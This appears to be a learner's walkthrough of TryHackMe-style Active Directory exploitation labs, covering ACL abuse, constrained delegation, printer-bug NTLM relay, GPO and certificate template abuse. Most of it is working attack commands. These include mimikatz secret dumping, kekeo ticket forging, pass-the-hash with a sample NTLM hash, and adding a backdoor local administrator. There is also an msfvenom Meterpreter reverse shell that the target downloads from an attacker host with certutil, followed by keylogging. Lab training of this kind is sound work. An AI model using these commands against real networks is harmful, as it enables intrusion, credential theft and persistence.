Exploiting Active Directory

- **Exploiting Permission Delegation**

Permission Delegation exploits are often referred to as ACL-based attacks. AD allows administrators to configure Access Control Entries (ACEs) that populates Discretionary Access Control Lists (DACLs), hence the name ACL-based attacks. Almost any AD object can be secured with ACEs, which then describe the allowed and denied permissions that any other AD object has against the target object.


However, if these ACEs are misconfigured, it may be possible for an attacker to exploit them. Let's look at our example again. If the IT Support team were granted the ForceChangePassword ACE over the Domain Users group, this would be considered insecure. Sure they would be able to reset the passwords of employees that forgot their passwords, but this misconfiguration would allow them to also reset the passwords of privileged accounts, such as the accounts that are members of the Domain Admins group essentially allowing for privilege escalation.

Exploiting ACEs

A significant amount of ACEs can be misconfigured, and the exploits for each vary. The BloodHound assists in explaining enumerated ACEs and how they can be exploited. However, we will look at a couple of notable ones here:

- **ForceChangePassword:** We have the ability to set the user's current password without knowing their current password.
- **AddMembers:** We have the ability to add users (including our own account), groups or computers to the target group.
- **GenericAll:** We have complete control over the object, including the ability to change the user's password, register an SPN or add an AD object to the target group.
- **GenericWrite:** We can update any non-protected parameters of our target object. This could allow us to, for example, update the scriptPath parameter, which would cause a script to execute the next time the user logs on.
- **WriteOwner:** We have the ability to update the owner of the target object. We could make ourselves the owner, allowing us to gain additional permissions over the object.
- **WriteDACL:** We have the ability to write new ACEs to the target object's DACL. We could, for example, write an ACE that grants our account full control over the target object.
- **AllExtendedRights:** We have the ability to perform any action associated with extended AD rights against the target object. This includes, for example, the ability to force change a user's password.

We need to compromise the *Tier 2 Admins* group since this group has administrative privileges on all workstations. Let's ask Bloodhound if there is perhaps a road that we can follow to compromise this group. Add your user account as the start position and the *Tier 2 Admins* group as the end position.



This means that any member of the *Domain Users* group (including our account) can add accounts to the *IT Support* Group. Furthermore, Bloodhound shows that the *IT Support* Group has the ForceChangePassword ACE for the *Tier 2 Admins* group members. This is not really a misconfiguration since Tier 2 admins are not that sensitive, but it provides a very potent attack path when combined with the initial misconfiguration. Let's exploit it!

The first step in this attack path is to add our AD account to the *IT Support* group. We will use the **Add-ADGroupMember**

```
Add-ADGroupMember "IT Support" -Members "Your.AD.Account.Username"
```

We can verify that the command worked by using the **Get-ADGroupMember** cmdlet

```
Get-ADGroupMember -Identity "IT Support"
```

Or use this command to know info about user

```
net user <username> /domain
```

Now that we are a member of the *IT Support* group, we have inherited the ForceChangePassword Permission Delegation over the *Tier 2 Admins* group. First, we need to identify the members of this group to select a target. We can use the **Get-ADGroupMember** cmdlet

```
Get-ADGroupMember -Identity "Tier 2 Admins"
```

Make a note of the username of one of these accounts. **Since the network is shared, it might be best to select one further down in the list.** We will use the **Set-ADAccountPassword** AD-RSAT cmdlet to force change the password

```
$Password = ConvertTo-SecureString "New.Password.For.User" -AsPlainText -Force
```

```
Set-ADAccountPassword -Identity "AD.Account.Username.Of.Target" -Reset -NewPassword $Password
```

You have officially escalated your privileged to Tier 2 Administrator by exploiting Permission Delegations.

- **Exploiting Kerberos Delegation**

The practical use of Kerberos Delegation is to enable an application to access resources hosted on a different server. An example of this would be a web server that needs to access a SQL database hosted on the database server for the web application that it is hosting. Without delegation, we would probably use an AD service account and provide it with direct access to the database. When requests are made on the web application, the service account would be used to authenticate to the database and recover information.

However, we can allow this service account to be delegated to the SQL server service. Once a user logs into our web application, the service account will request access to the database on behalf of that user. This means that the user would only be able to access data in the database that they have the relevant permissions for without having to provide any database privileges or permissions to the service account itself.

Constrained vs Unconstrained

There are two types of Kerberos Delegation. In the original implementation of Kerberos Delegation, Unconstrained Delegation was used, which is the least secure method. In essence, Unconstrained Delegation provides no limits to the delegation. In the background, if a user with the "TRUSTED_FOR_DELEGATION" flag set authenticates to a host with Unconstrained Delegation configured, a ticket-granting ticket (TGT) for that user account is generated and stored in memory so it can be used later if needed. Suppose an attacker can compromise a host that has Unconstrained Delegation enabled. In that case, they could attempt to force a privileged account to authenticate to the host, which would allow them to intercept the generated TGT and impersonate the privileged service.

To combat the security failings of Unconstrained Delegation, Microsoft introduced Constrained Delegation in 2003. Constrained Delegation restricts what services an

account can be delegated to, limiting exposure if an account is compromised. The following are examples of services that can be configured for delegation:

- HTTP - Used for web applications to allow pass-through authentication using AD credentials.
- CIFS - Common Internet File System is used for file sharing that allows delegation of users to shares.
- LDAP - Used to delegate to the LDAP service for actions such as resetting a user's password.
- HOST - Allows delegation of account for all activities on the host.
- MSSQL - Allows delegation of user accounts to the SQL service for pass-through authentication to databases.

Exploiting Constrained Delegation is usually more complex than exploiting Unconstrained Delegation since the delegated account can't just be used for everything. However, it can still be used for some powerful exploitation. An example of this would be if we were able to compromise an AD account that had constrained delegation configured. By knowing the plaintext password or even just the NTLM hash of this account, we could generate a TGT for this account, then use the TGT to execute a ticket-granting server (TGS) request for any non-sensitive user account in order to access the service as that user. Imagine impersonating an account with access to a sensitive database, for example.

Resource-Based Constrained Delegation

So there are actually three types of Kerberos Delegation. But this one deserves to be mentioned on its own. Introduced by Microsoft in 2012, Resource-Based Constrained Delegation (RBCD) once again provided additional restrictions on Kerberos Delegation for security. RBCD changes the delegation model entirely. Instead of specifying which object can delegate to which service, the service now specifies which objects can delegate to it. This allows the service owner to control who can access it. In our web application example, this means that instead of specifying that the web service account can delegate to the database service to access the database, we can now specify that on the database service that the web service account is allowed to delegate access to it.

We will exploit Constrained Delegation for this task. The first thing we need to do is enumerate available delegations. We can use the **Get-NetUser** cmdlet

```
Import-Module C:\Tools\PowerView.ps1
```

```
Get-NetUser -TrustedToAuth
```

Based on the output of this command, we can see that the **svcIIS** account can delegate the **HTTP** and **WSMAN** services on THMSERVER1.

Then, we will use mimikatz to dump this user password form lsas memory.

```
C:\Tools\mimikatz_trunk\x64\mimikatz.exe
```

```
token::elevate
```

```
lsadump::secrets
```

- token::elevate - To dump the secrets from the registry hive, we need to impersonate the SYSTEM user.
- lsadump::secrets - Mimikatz interacts with the registry hive to pull the clear text credentials.

Now that we have access to the password associated with the svcIIS account, we can perform a Kerberos delegation attack. We will use a combination of Kekeo and Mimikatz.

We will use kekeo tool to create TGT & TGS tickets for services.

```
C:\Tools\kekeo\x64\kekeo.exe
```

We first need to generate a TGT that can be used to generate tickets for the HTTP and WSMAN services

```
tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:Password1@
```

- user - The user who has the constrained delegation permissions.
- domain - The domain that we are attacking since Kekeo can be used to forge tickets to abuse cross-forest trust.
- password - The password associated with the svcIIS account.

Now that we have the TGT for the account that can perform delegation, we can forge TGS requests for the account we want to impersonate. We need to perform this for both HTTP and WSMAN to allow us to create a PSSession on THMSERVER1

```
tgs::s4u
/tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kir
bi /user:t1_mohammed.jones/service:http/THMSERVER1.za.tryhackme.loc
```

```
tgs::s4u
/tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME
.LOC.kirbi /user:t1_mohammed.jones/service:WSMAN/THMSERVER1.za.tryhackme.loc
```

- tgt - We provide the TGT that we generated in the previous step.
- user - The user we want to impersonate. Since t2_ accounts have administrative access over workstations, it is a safe assumption that t1_ accounts will have administrative access over servers, so choose a t1_ account that you would like to impersonate.
- service - The services we want to impersonate using delegation. We first generate a TGS for the HTTP service. Then we can rerun the same command for the WSMAN service.

Now that we have the two TGS tickets, we can use Mimikatz to import them:

```
mimikatz # privilege::debug
```

```
mimikatz # kerberos::ptt
TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_wsman~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
```

```
mimikatz # kerberos::ptt
TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
```

You can exit Mimikatz and run `klist` if you want to verify that the tickets were imported.

Then, we will write powershell command to check the sessions created on the target machine

```
New-PSSession -ComputerName thmserver1.za.tryhackme.loc
```

Here we can go to access the session created.

```
Enter-PSSession -ComputerName thmserver1.za.tryhackme.loc
```

With the exploitation of Constrained Delegation, we now have privileged access to THMSERVER1.

- **Exploiting Automated Relays**

Machine Accounts

All Windows hosts have a machine account. Essentially, this is the user account associated with the machine. Unless someone tampered with the account of the host, the passwords of these accounts are uncrackable. By default, they are 120 characters (UTF16) long and are automatically rotated every 30 days.

In AD, these machine accounts are used quite a bit in different services. Different domain controllers use their machine accounts to synchronise AD updates and changes. When you request a certificate on behalf of the host you are working on, the machine account of that host is used for authentication to the AD Certificate Service.

There is an exceptional case in AD, where one machine has admin rights over another machine. Essentially in the AD configuration, administrative permissions over a host have been granted to another host. Again, this is expected functionality such as domain controllers or SQL clusters that must be synchronised. However, these instances provide a very interesting attack vector for coercing authentication.


We first need to identify cases where a machine account has administrative access over another machine. We can use Bloodhound for this, but it means we will have to

write some custom cypher queries. Click the "Create Custom Query" in the Analysis tab in Bloodhound:

We want to write the following query:

```
MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[r2:AdminTo]->(n:Computer)
RETURN p
```

This query will attempt to find instances where a computer has the "AdminTo" relationship over another computer.



This is very interesting. It shows us that the THMSERVER2 machine account has administrative privileges over the THMSERVER1 machine.

The Printer Bug

It's not a bug, it's a feature - Microsoft.

Seriously, when this was reported, Microsoft responded that this was a feature. The printer bug is a "feature" of the MS-RPRN protocol (PrintSystem Remote Protocol), which allows a domain user to remotely force a target host running the Print Spooler service to authenticate to an arbitrary IP address. There have been a few of these bugs in recent years: Spooler, PetitPotam, PrintNightmare. Microsoft claims that the only bug is that some of these did not require AD credentials at all, but this issue has been resolved through security patches.

Therefore, to exploit this, apart from machine account administrative privileges, we also need to meet the following four conditions :

1. A valid set of AD account credentials.
2. Network connectivity to the target's SMB service.
3. The target host must be running the Print Spooler service.
4. The hosts must not have SMB signing enforced.

We need to determine if the Print Spooler service is running.

```
C:\> GWMI Win32_Printer -Computer thmserver2.za.tryhackme.loc
```

If we get an access denied error, you could perhaps attempt the PowerShell command

```
Get-PrinterPort -ComputerName thmserver2.za.tryhackme.loc
```

SMB Signing

In order to relay the coerced authentication attempt, SMB signing should not be enforced. It should be noted that there is a difference between SMB signing being allowed and SMB signing being enforced.

To verify that THMSERVER1 and THMSERVER2 do not have SMB signing enforced, we can use Nmap

```
nmap --script=smb2-security-mode -p445 thmserver1.za.tryhackme.loc thmserver2.za.tryhackme.loc
```

you will get this output: `Message signing enabled but not required`

The first step is to set up the NTLM relay

```
ntlmrelayx.py -smb2support -t smb://"THMSERVER1 IP" -debug
```

we can now coerce THMSERVER2 to authenticate to us. In an SSH terminal on THMWRK1, execute the following:

```
./SpoolSample.exe THMSERVER2.za.tryhackme.loc <Attacker IP>
```

you should now have performed a hashdump. These credentials can now be used to get a shell on the host!

Then, you can use the hash to perform Pass-The-Hash Attack!

Use **evil-winrm** to get shell.

evil-winrm -i "MACHINE-IP" -u <user> -H <Hash>

real scenario command:

evil-winrm -i 10.200.94.202 -u ServerAdmin -H 3279a0c6dfe15dc3fb6e9c26dd9b066c

- **Exploiting AD Users**

Users are, unfortunately, often the weakest link in the security chain. Just think about weak passwords and bad habits, such as granting overly permissive permissions. It would be ignorant and ineffective to overlook this attack surface. While it is good to build up a proper enumeration and attack methodology against AD users, in this task, we will focus on two elements:

- Credential Management - How users store their credentials. In AD, this is quite important since users may have multiple sets of credentials and remembering all of them can be a hassle.
- Keylogging - Often, during exploitation, we need to understand how normal users interact with a system. Together with screengrabs, Keylogging can be a useful tool to gain this understanding from an attacker's perspective.

Hunting for Credentials

Now that we have compromised THMSERVER1, we should probably look around to see if there is any useful information. Have a look at the user directories and see if there is some useful information in any of them.

Your enumeration efforts should lead you to a .kdbx file. A quick Google should confirm our suspicion that this file is indeed very valuable! We can use Meterpreter's download command to recover this file.

This file seems to be a credential database. The issue, however, is that the database is encrypted with a password. We could attempt to crack the password, but anyone who uses a credential database usually has the savvy to make sure the initial password is secure. We may have more success seeing how the user interacts with this database.

Meterpreter has a built-in keylogger. This will be useful for extracting the user's keystrokes. However, we can't just start this keylogger and hope for the best since our shell is currently running in the SYSTEM context. SYSTEM won't be typing any keystrokes, so this won't help us. To capture the correct user's credentials, we will need to ensure that our shell is running in the context of that user.

Task:
You will need 4 taps of terminals

1- To use msfvenom to create the file contain the exploit we will attach
`msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=exploitad LPORT="4444" -f psh -o hack.ps1`
2- Use msfconsole to run a multihandler listening on port to establish a meterpreter shell
`sudo msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/x64/meterpreter/reverse_tcp; set LHOST exploitad; set LPORT "4444"; exploit"`
3- You can host your meterpreter shell using a Python webserver

python3 -m http.server 8080

4- Run this command on the target machine to download the exploit file

certutil.exe -urlcache -split -f http://<ATTACKERIP>:8080/hack4444.ps1 hack4444.ps1

then check if the file has been downloaded by using dir command, then execute the file to get the meterpreter shell by using ./hack4444.ps1.

Once you have a meterpreter shell, you can continue. The first step is to see if the users have any running processes on this machine:

```
meterpreter\>ps | grep "explorer"
```

```
PID   PPID  Name          Arch  Session  User                    Path
---   ----  ----          ----  -------  ----                    ----
3612  3592  explorer.exe  x64   1        THMSERVER1\trevor.local  C:\Windows\explorer.exe
```

The user has an active session on THMSERVER1. Let's migrate to a process of this user.

```
meterpreter\>migrate 3612
```

We can confirm that we are now running in the context of our target using the getuid command:

```
meterpreter\>getuid
```

```
Server username: THMSERVER1\trevor.local
```

Now we are ready to start our keylogger:

```
meterpreter\>keyscan_start
```

Now we have to be patient and wait. If we are lucky, we will capture some credentials! Give it a couple of minutes, and then run the following to dump captured keystrokes:

```
meterpreter\>keyscan_dump
```

then, you will get the password for the db file that u can download by meterpreter with download command, then you can open the file with keepass tool in your kali machine to get the flag.

Another Task was to add local user and privilege this user to admin

First we will add user by this powershell command:

```
New-LocalUser -Name "Gemy" -Description "facebook/AhmedGamal" -NoPassword
```

Then we will add this user to administrators group by this command:

```
Add-LocalGroupMember -Group "Administrators" -Member "Gemy"
```

To check if the user has been added use this command

net user Gemy

Then you will get all the info about this user.

- **Exploiting GPOS**

Keylogging the user allowed us to decrypt their credential database, providing us with credentials that can be useful to further our goal of AD exploitation, namely the svcServMan account. We need to perform a bit of enumeration to figure out what these credentials will be useful for. Luckily for us, we already have Sharphound data that we can use. Using the search feature in Bloodhound, let's review the permissions that the discovered account has:

One permission, in particular, stands out for this account, ownership over a Group Policy Object (GPO)

This may provide us with the ideal opportunity to further our AD exploitation!

Group Policy Objects

Remember when we discussed the SYSVOL directory in Enumerating AD? This is the directory where AD GPOs are stored to be replicated to domain-joined machines. A GPO is a virtual collection of policy settings. Each GPO has a unique name, called a GUID. That's why if you try to read the contents of the SYSVOL directory, it won't make a lot of sense with all the random names.

Each Windows computer has a Local Policy Configuration. This contains several notable configurations such as:

- Application configuration for services such as the Firewall, Anti-Virus, and Applocker.
- Local Group membership such as the Administrator or Remote Desktop Users groups.
- Startup configuration such as scripts that should be executed.
- Security and protocol settings such as SMBv1 support.
- Group Policy Management
- If you only have one Windows computer, it is easy to change the local policy configuration directly on the host. However, you need a mechanism to deploy a configuration from a central location in large organisations. This is where

Group Policy Management (GPM) comes into play. Instead of defining policies locally on each machine, GPM allows us to define policies directly on the AD structure. Essentially, we can define GPOs for AD objects, such as a specific OU or group.

In order to modify the GPO, we need to access Group Policy Management as the AD user that has the relevant permissions. We could RDP into THMSERVER1 as the user, but that may kick the user out of their active session, raising suspicion. Instead, we will RDP into THMWRK1 with either our normal or our Tier 2 Admin account, inject the AD user's credentials into memory using the runas command, and open MMC to modify the GPO. For a recap on the runas command


```
C:\>runas /netonly /user:za.tryhackme.loc\<AD Username> cmd.exe
```

Once prompted, provide the password associated with the account. To verify that you provided the correct credentials, you can run `dir \\za.tryhackme.loc\sysvol`. In the newly spawned command prompt window, we can start the Microsoft Management Console:


```
C:\>mmc
```

We now want to add the Group Policy Management snap-in:


1. Click **File** -> **Add/Remove Snap-in**
2. Select the **Group Policy Management** snap-in and click **Add**
3. Click **Ok**



We can now navigate to the GPO that our user has permission to modify (Servers > Management Servers> Management Server Pushes).




We can right-click on the GPO and select Edit. This will open the new Group Policy Management Editor window.



In order to add our account to the local groups, we need to perform the following steps:

1. Expand **Computer Configuration**
2. Expand **Policies**
3. Expand **Windows Settings**
4. Expand **Security Settings**
5. Right Click on **Restricted Groups** and select **Add Group**
6. Click **Browse,** enter **IT Support** and click **Check Names**
7. Click **Okay** twice

The first filter is not used. For the second filter, we want to add both the Administrators and Remote Desktop Users groups. In the end, it should look something like this:



Once the configuration has been made, we can click **Apply** and **OK**. Now, all we need to do is wait for a maximum of 15 minutes for the GPO to be applied. After this, our initial account that we made a member of the **IT Suppor**t group will now have administrative and RDP permissions on THMSERVER2!

- **Exploiting Certificates**

AD Certificate Services (CS) is Microsoft's Public Key Infrastructure (PKI) implementation. Since AD provides a level of trust in an organisation, it can be used as a CA to prove and delegate trust. AD CS is used for several things, such as encrypting file systems, creating and verifying digital signatures, and even user authentication, making it a promising avenue for attackers.

Since AD CS is a privileged function, it usually runs on selected domain controllers. Meaning normal users can't really interact with the service directly. On the other side of the coin, organisations tend to be too large to have an administrator create and distribute each certificate manually. This is where certificate templates come in. Administrators of AD CS can create several templates that can allow any user with the relevant permissions to request a certificate themselves. These templates have parameters that say which user can request the certificate and what is required. SpecterOps found that specific combinations of these parameters can be incredibly toxic and abused for privilege escalation and persistent access.

Before we dive deeper into certificate abuse, some terminology:

- PKI - Public Key Infrastructure is a system that manages certificates and public key encryption

- AD CS - Active Directory Certificate Services is Microsoft's PKI implementation which usually runs on domain controllers
- CA - Certificate Authority is a PKI that issues certificates
- Certificate Template - a collection of settings and policies that defines how and when a certificate may be issued by a CA
- CSR - Certificate Signing Request is a message sent to a CA to request a signed certificate
- EKU - Extended/Enhanced Key Usage are object identifiers that define how a generated certificate may be used

In order to find vulnerable templates, we will use Window's built-in tool certutil.


```
C:\>certutil -Template -v > templates.txt
```

A certificate template is deemed misconfigured if a combination of parameter values becomes poisonous, allowing the requester to perform privilege escalation. In our case, we are looking for a template with the following poisonous parameter combination:

- **Client Authentication** - The certificate can be used for Client Authentication.
- **CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT** - The certificate template allows us to specify the Subject Alternative Name (SAN).
- **CTPRIVATEKEY_FLAG_EXPORTABLE_KEY** - The certificate will be exportable with the private key.
- **Certificate Permissions** - We have the required permissions to use the certificate template.


we will now request our certificate. If you use Remmina and save the config of the RDP connection, please make sure to disable **Restricted admin mode**

1. Click **Start**->**run**
2. Type **mmc** and hit enter
3. Click **File**->**Add/Remove Snap-in..**
4. Add the **Certificates** snap-in and make sure to select **Computer Account** and **Local computer** on the prompts.
5. Click **OK**

